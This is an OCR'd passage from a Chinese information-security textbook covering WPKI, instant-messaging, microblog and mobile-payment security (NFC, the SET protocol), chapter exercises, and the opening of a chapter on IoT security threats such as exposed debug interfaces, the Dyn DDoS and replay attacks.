


图 7.19　WPKI 工作流程

连接,虚线的下半部分完成 WPKI 证书的签发。具体的流程如下:

(1) 用户利用移动终端向注册中心(RA)递交证书申请。

(2) RA 审查用户递交的申请,审查合格后将申请传递给认证中心(CA)。

(3) CA 为用户生成一对密钥并制作证书,并将证书传回 RA。

(4) CA 将证书保存于证书目录的数据库中,供所有在线用户查询。

(5) RA 保存用户的证书,为每一个证书生成一个对应的 URL,并将该 URL 发送给移动终端用户。

(6) 在线网络服务器从证书目录服务器处下载证书列表以备使用。

(7) CA 颁发的证书为移动用户终端和 WAP 网关之间建立安全的连接。

(8) WAP 网关和在线网络服务器之间建立起安全连接,保证移动用户终端和在线网络服务器之间的安全通信。

7.6.2　即时通信安全

即时通信(Instant Messaging,IM)是当前非常流行的通信软件,如 QQ、微信、MSN 等,目前主流的 IM 系统大多采用客户/服务器的网络通信模式,用户在注册获取 IM 账号之后,通过 IM 客户端(IM Client)登录到 IM 服务器(IM Server),用户就可以与其他在线用户进行即时通信了。用户可以收发即时信息,传输文件,还可以进行音频、视频交流,用户之间的通信数据可以直接在 IM 客户端之间进行传输,也可以通过 IM 服务器进行转发。

即时通信的广泛使用也可能会直接危害用户的信息安全。下面介绍一些 IM 的安全威胁和控制方案。

通过注册名字(或含义)有误导性的 IM 账号来冒充别人,骗取通信对方的信任,套取有价值的信息,这是非常低级的安全问题,但是却使得很多人曾上当受骗,甚至遭受了严重的经济损失。由于 IM 的移动性、分布性及未知通信对象的因素,基于 PKI 的证书身份认证是 IM 身份管理的最佳解决方案。在 IM 中使用 PKI 身份管理的最大困难是与易用性相矛盾的问题。在安全电子邮件、安全 Web 浏览等应用中,一般要求在计算机上安装相应的证书。在移动计算时代,用户往往会在多台终端上使用即时通信应用软件,如果每次都要重新安装

证书,操作较为复杂。

移动应用(包括即时通信)与个人工作和生活的关系越来越紧密,用户从中获取便利的同时,往往付出了牺牲个人隐私信息的代价。部分服务提供商为拓展业务或其他目的,在用户不知道的情况下获取用户通讯录、短信、活动范围等隐私信息。2017 年 7 月,甚至暴出 HP 笔记本电脑会记忆用户键盘输入的丑闻。虽然隐私信息的丢失不一定给用户造成直接损失,但会给用户埋下很大的安全隐患。这就要求我们提高警惕,不要安装无法确定安全性的软件。另外,用户注册的信息也可能存在被泄露的问题,可以参考敏感信息防泄露技术。

黑客会利用即时通信平台大肆搜寻网民数据,寻找攻击对象,将恶意软件在用户毫不知情的情况下悄悄地安装到用户的移动站。这些恶意软件会伺机窥视用户行为,盗取关键的信息和数据。当前不少 IM 服务器提供了一些与反病毒软件相结合的功能,比如允许用户进行配置,以便在接收到文件(包括恶意软件)之后启动反病毒软件对文件进行病毒扫描。

由于用户的不当行为,可能让自己的移动站成为僵尸(bot),或是被植入键盘记录(key logger)程序,所有的密码均会被窃,造成经济上的损失。用户应时刻保持警觉,不要随意单击异常的链接,运行异常的程序。

当前主流 IM 应用的一个很大的安全威胁在于它们开放的、不安全的链接。除了在注册/登录时需要进行认证之外,这些主流 IM 很少采取措施来保护通信链接的安全,包括客户端与服务器、客户端与客户端以及服务器与服务器之间的链接安全。这就使得攻击者可以很方便地截获会话的内容,获得用户的谈话内容,例如,广泛应用的 IM 系统对文本聊天的信息都是不加密的,而仅对口令加密,因此在传输阶段文本会话通信或者音/视频通信中的信息极易泄露,利用简单的网络嗅探软件和简单的协议分析就可以还原出聊天信息。某些软件可以监视局域网上的 IM 行为,还有人专门针对 QQ 通信协议进行了剖析。攻击者可以进行假扮攻击,给用户发送虚假的消息,甚至耗尽客户端或服务器的资源而使它们崩溃。

在保障 IM 系统的连接安全方面,针对企业的 IM 应用 Yahoo Business Messenger 和 Reuters Messaging 通过使用 128 位的安全套接字层(Security Socket Layer,SSL)加密来保护即时通信连接,取得了一定成效。但是仅采用 SSL 不能有效地保障 IM 的安全,例如,由于 SSL 加密保护的信息对于服务器端来说是可见的,并且 SSL 主动把数据流分帧处理,而不理会消息的边界,因此也就无法提供基于消息的抗抵赖性证明。Skype 可以加密所有端到端通话和即时消息。IM Secure 可以为 MSN 等 IM 应用提供加密服务,它为用户创建 X.509 数字证书,利用 OpenSSL 库进行密码服务,即时消息中的文本都用 56 位的 DES 密钥进行加密。IM Secure 所提供的安全服务在一定程度上是有用的,IM 系统中用户之间的即时消息是机密的。但是,IM Secure 也存在很多缺陷,例如,加密强度不足,一些控制信息通信没有经过加密等。

7.6.3 微博安全

微博使互联网更加深入地渗透到人们的工作和生活中,但它也正日益成为互联网病毒和恶意程序的新载体,严重影响了互联网的正常功能,给用户带来了极大的不便和困扰。特别是随着 3G/4G 业务的推出,微博大规模地应用在以手机为终端的载体上,因其即时性和随意性,治理难度远大于传统互联网,攻击目标人群更加广泛并且欺骗更加容易。

社会工程学是一种有效的网络攻击手段,它通过利用受害者的信任、好奇心、心理弱点、本能反应、贪婪等进行欺骗。例如,会将收到的信息和资源推荐给朋友的用户约占 89%。因此网络黑客一旦利用个体配合、身份伪造等攻击技术在微博中骗取信任,大多数的安全保护措施将形同虚设。这需要用户自身提高警惕,提高自身素质,避免自身受损,更应该避免对他人进行有意无意的攻击。

因为 HTML 语言允许使用脚本进行简单交互,入侵者可以把具有恶意目的的数据/代码插入在远程 Web 页面的 HTML 代码中,当用户使用浏览器下载该页面时,嵌入在该页面中的脚本将被解释执行。主要隐患包括屏蔽页面特定内容、伪造页面信息、拒绝服务攻击、获取其他用户 Cookie 中的敏感数据等,这些入侵手段还可能与其他漏洞结合,实现查看系统文件、执行系统命令、修改系统设置等目的。为此,用户需要强化自律意识,提高自身防范敏感度,对于可疑的网页、链接尽量不要去接触和访问。例如,AJAX 是一种创建交互式网页的应用开发技术。如果编写了没有经过严谨设计的 AJAX 应用程序,它们会比传统桌面程序存在更多的安全风险和技术漏洞,AJAX 蠕虫可以利用自动转载的功能不断地在微博用户的计算机间进行传播,很容易造成严重的危害。

另外,用户应该设立独立的密码,以防止微博账号密码泄露后,对其他应用的账号产生威胁;用户在发布微博时,不要发布带有个人敏感信息的内容(如带有个人敏感信息的文字或图片);用户还应该对微博设置安全提醒,每当用户账号进行重要操作时,微博平台会通过邮件或手机短信的形式及时发送提醒消息给用户,用户可以完全地掌握自己的账号。

微博的信息质量也因其信息发布的随时随意性而受到质疑。由于部分微博用户的不负责任或炒作,微博中的信息不仅质量无法保证,而且由于微博的发布没有审核机构,没有人对内容的真假对错进行控制,其信息的可靠性和真实性无从验证。加上信息传播过于迅速,使得一些严重失实的虚假信息常常充斥于微博中。更有甚者,微博一旦被敌对国家或组织利用,势必会变为造谣惑众和内外通信指挥的工具。从政策上,国家应该健全网络法律法规,加强监控,净化网上信息,加大违法行为的打击力度,利用行政、法律手段管理网站,特别是需要对微博平台进行规范和约束。从技术上,微博平台在产品运营过程中需要对一些相关技术和服务措施进行完善,比如进行模式识别/信息匹配等,以发现和删除可信度低的帖子、恶意字符串等。大力推进实名制工作也是重要的手段,能够有效地防止利用网络匿名恶意侵害他人名誉、散布谣言和制造恐慌等犯罪活动。

很多微博产品本身在系统安全性保护、用户隐私数据保护、系统稳定运行方面有着比较大的安全漏洞。因为商家对个人信息安全应具有保护的责任,微博平台应该利用多种防范技术(例如防火墙、防水墙等)加强对内对外的安全防御能力,升级账号安全保护等级,加强微博安全和个人信息安全保护措施。其中实行用户身份双重认证是一个较好的办法。双重认证是指除了账户密码外,用户需要输入另一个代码才能进入账户,这个代码由用户通过其他电子设备获取,每次登录时都不能相同。另外,微博平台的运营网站在推出新的微博产品之前,首先要保证产品的安全,需要对自己的产品进行严格的测试。

7.6.4　移动支付安全

由于移动支付是基于无线通信的手段,在给人们的生活带来方便和快捷的同时,其安全性也受到越来越多的关注。

通常,移动支付系统(Mobile Payment System,MPS)框架有前端和后台之分,并且系统往往有两个前端,即商家和客户。客户的前端是运行在手持设备上的软件和应用程序,而后台负责处理支付请求和账户处理。

在一个简单的 MPS 中,一般有 3 个部分进行交互:客户、商家、FSP(Financial Service Provider,金融服务提供者)。图 7.20 是简单的 MPS 的抽象模型。




图 7.20 MPS 的抽象模型

根据支付者和受付者在支付过程中是否处于同一地理位置,移动支付可以分为以下两种:

- 近距离支付。一般采用 RFID(无线射频技术)、NFC(Near Field Communication,近距离通信)、SIMPass 等技术实现。当前,越来越多的支付过程是通过非接触的手机与 POS 终端之间的交互来完成的,该业务中的手机与一张非接触式金融卡相同,近距离支付的典型场景是用户到商店购物。
- 远距离支付。是指移动支付的用户通过移动终端上的商业客户端软件或浏览器选定商品后,支付应用客户端(或支付插件)与后台移动支付平台连接并进行支付。远距离支付的典型场景是用户上网购物。远距离支付主要有微信支付、京东支付、支付宝支付等。

随着移动电子业务的发展,移动支付面临来自互联网和移动通信系统的各种安全性攻击所产生的风险。这些风险主要包括主动攻击和被动攻击。其中,主动攻击利用对数据进行篡改、伪造、拒绝服务等方式,试图干扰整个移动支付系统的运行,以达到对移动支付系统的破坏或其他目的;被动攻击是指攻击者以非法身份监听或监测通信网络中的信息,对系统资源利用不产生干扰,而是试图窃取移动通信系统中传输的信息。

为了使移动支付能够安全进行,移动支付系统必须满足的安全要求如下:

- 信息的有效性。移动支付以无线通信为载体,在移动支付过程中,电子信息取代了纸质信息,这就需要保证电子形式信息的有效性,因此,需要保证在发生网络故障、系统软件错误、操作错误等情况下交易数据的有效性。
- 信息的机密性。用户在进行交易的过程中,保证其信息不被非授权的人或实体非法窃取,并确保只有合法的用户才能看到用户数据。
- 数据的完整性。防止买卖双方和支付平台之间传送的机密信息和数据在传输过程中遭到恶意篡改。
- 信息的不可否认性。主要用于防止发送方或接收方对所传送的信息进行抵赖,如果在信息发布、合同签署、支付等关键交易步骤时,接收方或发送方有一方予以否认,则另一方可以给出已签名的记录作为依据要求仲裁。
- 操作过程的原子性。即支付过程要么完全成功,要么什么影响也不产生。例如不能产生支付完毕,但是产品还没有被售出的情况,反之亦然。

近距离支付是当前移动支付的一个关注点，而 NFC 是其关键技术之一。NFC 由 RFID 演变而来，是由飞利浦、诺基亚和 Sony 等公司共同研发的短距离高频无线电技术，在 13.56MHz 频率的有效通信距离为 20cm，目前已有多款手机支持 NFC 技术，可以实现移动设备与电子设备之间的非接触式点对点数据传输。NFC 虽然传输数据距离较近，但相对于蓝牙、红外等技术具有较高的安全性，已经在移动支付领域得到了越来越多的关注。

相比其他移动支付手段，NFC 技术具有更高的安全性以及更快的支付速度，只要将支持 NFC 的手机靠近读卡器，便可以快捷、省时地实现移动支付。

NFC 技术最为典型的有 3 种使用模式：

- 非接触卡模拟模式（card emulation mode）。此时的 NFC 设备具有智能卡的功能，可以在短距离内实现安全的非接触式加密信息交换。此时的工作模式为被动模式，其功能仅仅相当于 RFID 标签。智能手机用户使用的移动支付就是采用了 NFC 的卡模拟模式。这种模式被认为是未来移动支付发展的一个重要方向。
- 读写器模式（reader mode）。NFC 终端可以当作一个需要电源的非接触式读写器，此时 NFC 设备既可以作为数据接收方，在有效距离以内发出射频，读取 NFC 标签，也可以作为数据发送方，向 NFC 标签写入信息数据。此时 NFC 工作在主动模式下。
- 点对点模式（peer to peer mode）。两个距离很近的 NFC 设备之间可以快速建立连接，完成数据交换，例如发送图片、同步设备文件等。

对于涉及金融支付的敏感应用，NFC 还应该添加加密技术，例如 3DES 和高级加密标准（AES），以保证使用者的利益。

在移动支付领域，可参考的安全标准有许多，例如信息安全等级保护系列安全标准、PCI 系列安全标准、FIPS140-2 安全标准、EMV 安全标准、ISO/IEC 14443 安全标准、移动支付安全规范等，有兴趣的读者可以自己查阅。

由于传统的移动支付方式非常不安全，为了提高传输秘密信息的安全性，有学者提出了使用 SSL（5.5 节进行了详细介绍）来保证秘密信息在网络上能够安全传输。SSL 确保用户的客户端与服务器间进行信息传递时秘密信息不会被不法分子窃取或篡改，从而保证移动支付的安全性。但是 SSL 不能保证移动支付参与方的不可否认性，而且用户的私有信息也被暴露给了商家。于是相关组织机构提出了 SSL 协议的改进协议 SET 协议来解决这些问题，SET 协议作为国际标准被广泛推广。

SET 协议是由美国 Visa 和 MasterCard 两大信用卡组织联合国际上多家机构共同制定的在线交易安全标准，该标准的主要目的是保障消费者的信用卡在线购物的安全性。它采用的技术有对称密钥/公开密钥加密、哈希算法、数字签名技术等。

SET 协议需要持卡人和商家相互认证，确定通信双方身份，一般由认证中心为双方提供信用担保。SET 协议使信用卡信息和订单信息隔离，订单送到商家时，商家只能看到订单信息，看不到信用卡信息，保证了信息的机密性和完整性。

SET 安全协议的功能如下：

- 信息保密。在实现网上交易时，银行必须保护用户的银行卡信息，未被授权者不能看到，同时要采取安全措施保证结算信息在网络上的安全传输，防止银行卡号和密码等重要信息被他人截获。SET 协议采用了加密技术、数字信封等措施保证传输

过程中信息的安全性。

- 信息完整性。需防止信息在传输过程中被篡改,如果任何信息在传送中被篡改,交易将无法正确地进行。可以利用数字摘要技术,确保接收方收到的信息与发送方发出的信息内容相同。
- 完成身份认证。在网上进行任何交易时,都须事先确认参与各方的真实身份信息,商家要确认客户的银行卡号和密码信息是否真实,客户要确认该商家是否值得信赖,等等。身份认证的过程可以通过数字证书和认证中心完成。

SET 安全协议的参与方包括:

- 用户。包括个人用户和团体用户,按照在线商店的要求填写订货单,使用发卡银行发行的信用卡进行付款。
- 在线商店。提供商品或服务,具备相应电子货币使用的条件。
- 收单银行。通过支付网关完成消费者和在线商店之间的交易支付过程。
- 认证中心。负责对交易双方的身份进行确认,即对厂商的信誉度和消费者的支付能力进行认证。

SET 安全协议的工作流程图如图 7.21 所示。




图 7.21 SET 安全协议的工作流程

(1) 客户提交订单信息前,还需要将签名加密的委托书(包含用户的银行卡信息)交给商家。

(2) 商家无法获知用户的信用卡号,所以向自己的收款银行发起校验请求,收款银行可以解密后获取用户的银行卡号并进行认证。

(3) 收款银行需要验证用户的银行卡信息的真实性,这个过程需要向用户的发卡银行进行查询。

(4) 发卡银行验证信息无误后,批准本次支付过程。

(5) 收款银行验证商家的信息后,对交易的信息进行签名以保留证据。

(6) 商家在验证消息的真实性后,需要向客户提供订单中的货物。

(7) 付款过程完成后,商家向自己的收款银行发起取款要求。

(8) 收款银行按照合同要求将货款划给商家。

(9) 发卡银行将成功付款的消息告知用户。

7.7 本章小结

用户信息安全面临越来越大的挑战。一方面,IT 产品生产商有责任提高产品的安全级别,引导用户利用各种安全手段;另一方面,需要更加明确的法律法规来规范市场和应用。

更为重要的应该是用户本身需要提高对信息安全的重视，无论是在个人设备中的安全设置措施还是企业内部的信息安全规范，都需要提高数据保护意识。

7.8　本章习题

1. 为什么相对于有线网络，无线网络的安全更难以防范？
2. 手机病毒的传播方式有哪些？
3. 什么是防水墙？它与防火墙有什么区别？
4. 根据防护领域的不同，数据加密技术有哪些分类？简述每种分类的优缺点。
5. 什么是无线热点？它存在的安全隐患是什么？
6. 简述 WEP 协议的特点和缺陷。
7. 简述 WPA 协议的工作原理。
8. 简述移动支付存在的安全隐患以及解决措施。

第 8 章　物联网安全技术

物联网(Internet of Things，IoT)，顾名思义，就是将世界万物相互连接的网络。通过物联网，小到一个电子锁，大到一架飞机，都可以借助有线网络或者无线网络实现通信互联。在这些设备终端的原有功能基础上，增加相应的计算功能和通信的能力，使其更加智能便捷。物联网有着广阔的应用前景，在安全监测、物流运输、医疗、娱乐、军事等领域都有着不可或缺的重要地位。据 Gartner 公司预测，到 2020 年物联网设备终端将达到 260 亿台的规模。然而，随着物联网的繁荣发展，物联网的安全隐患也将成为一个日益严峻的问题。若不能有效解决物联网安全问题，其发展将受到巨大阻碍。

本章主要内容：

- 物联网的安全威胁
- 物联网安全技术
- 物联网传输安全案例分析
- 小数据与隐私保护

8.1　物联网的安全威胁

物联网是一项融合了不同领域技术的跨学科技术。从物理结构上分析，物联网体系结构可以分成智能终端设备、通信技术和云端/服务器 3 部分。

一般来说，形式各异的智能终端设备(如手机、传感器节点等设备)，通过 Sub-1G、NFC、蓝牙、WiFi、ZigBee 等无线通信技术与云端/服务器进行互联，云端/服务器负责收集、处理智能终端设备采集的数据，并对智能终端进行控制管理。智能终端在具有智能、便利和高效特性的同时，也给黑客和攻击者提供了大量的机会。更严重的是，海量智能终端设备的互联也使得一个小的安全漏洞可能会被放大几十倍、几百倍。这些漏洞可能降低设备效率，暴露用户隐私，危及用户财产，甚至会威胁到生命安全，产生无法估量的后果。物联网的安全隐患主要来源于以下几个方面。

(1) 软硬件。

据调查，现有的物联网设备中有 80%的设备暴露了硬件调试接口，易被黑客利用。JTAG、SWID、UART 等硬件调试接口被广泛应用在设计产品的前期调试、生产时的程序烧录以及后期的诊断测试阶段。投入使用后，仍有高达 80%的设备硬件保留了调试接口。这些调试接口给攻击者提供了很大的便利，攻击者通过这些接口可以获取大量的设备信息，包括设备与云端/移动应用软件的通信协议、信息完整性校验的算法、加密过程中所使用的密钥等内容。

物联网设备的固件也存在多种严重的安全隐患，具体表现有：大量固件中保留了调试命令接口，升级更新机制不安全，固件对通信数据的安全检查不完整，大量设备商的固件中

存在密钥等敏感信息。例如 SEC Consult 在年度调查中发现来自 50 个厂商的超过 900 款产品中存在硬编码密钥重用的问题。根据调查，现在有 90%的固件中存在安全隐患，严重威胁物联网安全。

(2) 通信和网络。

通信系统及其基础设施是物联网的基础与骨干。但是，长期以来通信系统及其业务的安全性没有得到重视，严重威胁物联网的安全。例如，设备到服务端没有使用正确验证，设备到服务端没有对中间人攻击进行保护，信道无加密，存在重放攻击风险，通信链路受到监听/劫持，敏感信息泄露及未授权访问，等等。迄今为止，研究者已经披露了通信系统中的多种安全漏洞，针对通信系统和基础设施的攻击将会间接影响物联网的安全。传统 Web 安全中的问题同样存在于物联网云端 Web 接口，跨站脚本、文件修改、命令执行及 SQL 注入等仍然是 Web 接口中的重要安全漏洞(见图 8.1)。




图 8.1　物联网云端 Web 接口中的安全漏洞

(3) 位置与时间安全隐患。

智能设备通常配备时间和位置模块，利用时间信息和位置信息实现设备的定位导航等功能。常见的时间与位置的获得方法有 GNSS 系统(如 GPS、北斗、GLONASS 等)、WiFi 辅助定位和通信基站的标识信息等。目前业界对位置和时间信息的关注仍然在于提高位置和时间信息的精确度，对其安全隐患关注较少。但是在 2015 年，来自赫尔辛基大学的科研人员在黑帽欧洲安全大会上展示了最新发现：4G LTE 协议中发现的安全漏洞有可能允许攻击者确定移动用户的物理位置，并阻止用户利用自己的移动设备拨打或者接听语音电话。该团队在大会中也展示了两种欺骗攻击方式：利用软件无线电设备实施 GPS 位置时间欺骗，以及基于普通计算机无线网卡辅助定位系统的位置欺骗。后者更加简单，攻击者只需要一部普通的笔记本电脑就可以成功地攻击常见的地图类应用。

现在业界在物联网上的关注点大部分集中于开发维护业务和抢占市场，对其安全隐患关注力度远远不足。业界对安全威胁的疏忽近年来已经造成了严重的后果。

2015 年 7 月，菲亚特克莱斯勒美国公司宣布召回 140 万辆配有 Uconnect 车载系统的汽车，这是因为黑客可通过 Uconnect 车载系统发送恶意指令，包括减速、关闭引擎、让刹车失灵等，严重危害人身和道路安全。

2015 年 8 月的黑帽大会和世界黑客大会上，包括汽车在内的各种智能设备都被曝出安全漏洞，黑客利用安全漏洞可以控制智能手机、汽车、交通红绿灯，甚至搭载有智能狙击镜的高级狙击步枪。可以想象，如果这些安全漏洞被违法分子、恐怖组织利用，将会产生极为严重的后果。

2016 年 10 月美国用户遭遇了一次集体断网。对本次断网事件进行追根溯源后发现，

攻击者采用的就是普通的“分布式拒绝服务攻击”这一项非常“原始”的、技术含量很低的攻击方式。攻击者利用大量的物联网设备，包括松下、三星等知名厂商生产的打印机、路由器和摄像头等设备，对 Dyn 公司管理的 DNS 基础设施发起了大规模 DDoS 攻击，致使包括 Twitter、Visa、CNN、Spotify、《华尔街日报》等在内的上百家网站都无法正常访问和登录。对于此次多达 3 个波次、断续攻击接近 6 个小时、由数千万个 IP 地址一同发动的普通的“分布式拒绝服务攻击”，美国官方包括奥巴马总统都承认“我们不知道是谁做的”。Ixia 公司亚太区安全业务总监 Phil Trainor 认为，这次遭受攻击的主要原因在于密码设置简单，“很多用户从来没有更改过物联网设备的出厂密码。在本次断网事件中，攻击者只是用了很简单的算法机制，就可以轻而易举地猜测到物联网设备的密码，然后将其变成僵尸网络中的一部分，加之目前的物联网设备计算能力越来越强，因此就被用来发起大规模的 DDoS 攻击”。这次事件充分暴露出目前业界对物联网安全问题的疏忽，以及物联网领域安全防御技术已经落后于安全攻击技术的现状。

以上 3 个例子已经充分说明了现在物联网的安全隐患已经成为一个亟待解决的问题，研发适用于物联网的新型安全防御技术与机制也成为刻不容缓的要务。

下面介绍物联网中的几种常见的攻击方式。

(1) 节点攻击。

节点攻击的方法是，攻击者在突破一台主机后，往往以此主机作为根据地，攻击其他主机，以隐蔽其入侵路径，避免留下蛛丝马迹。攻击者可以使用网络监听方法，尝试攻破同一网络内的其他主机；也可以通过 IP 欺骗和主机信任关系攻击其他主机。节点攻击能破坏两台机器间通信链路上的数据，其伪装的目的在于欺骗网络中的其他机器，使之误将攻击者作为合法机器加以接受，诱使其他机器向攻击者发送数据或允许攻击者修改数据。

(2) 重放攻击。

重放攻击(replay attack)又称重播攻击、回放攻击或新鲜性攻击(freshness attack)，是指攻击者发送一个目的主机已接收过的包，特别是在认证的过程中用于认证用户身份所接收的包，来达到欺骗系统的目的，主要用于身份认证过程，能够破坏认证的安全性。

下面通过 RFID 系统中的重放攻击来理解其工作方式，如图 8.2 所示。在 RFID 系统中，由于无法证明一个信息是否已经发送给了阅读器(又称读写器)，攻击者可以截获或复制一个合法的标签曾经发送过的信息，并欺骗性地重复发送到一个目标阅读器上，获得通过认证的身份，再次获得相应服务。重放攻击可以由信息发起者发起，也可以由敌方拦截者发起。

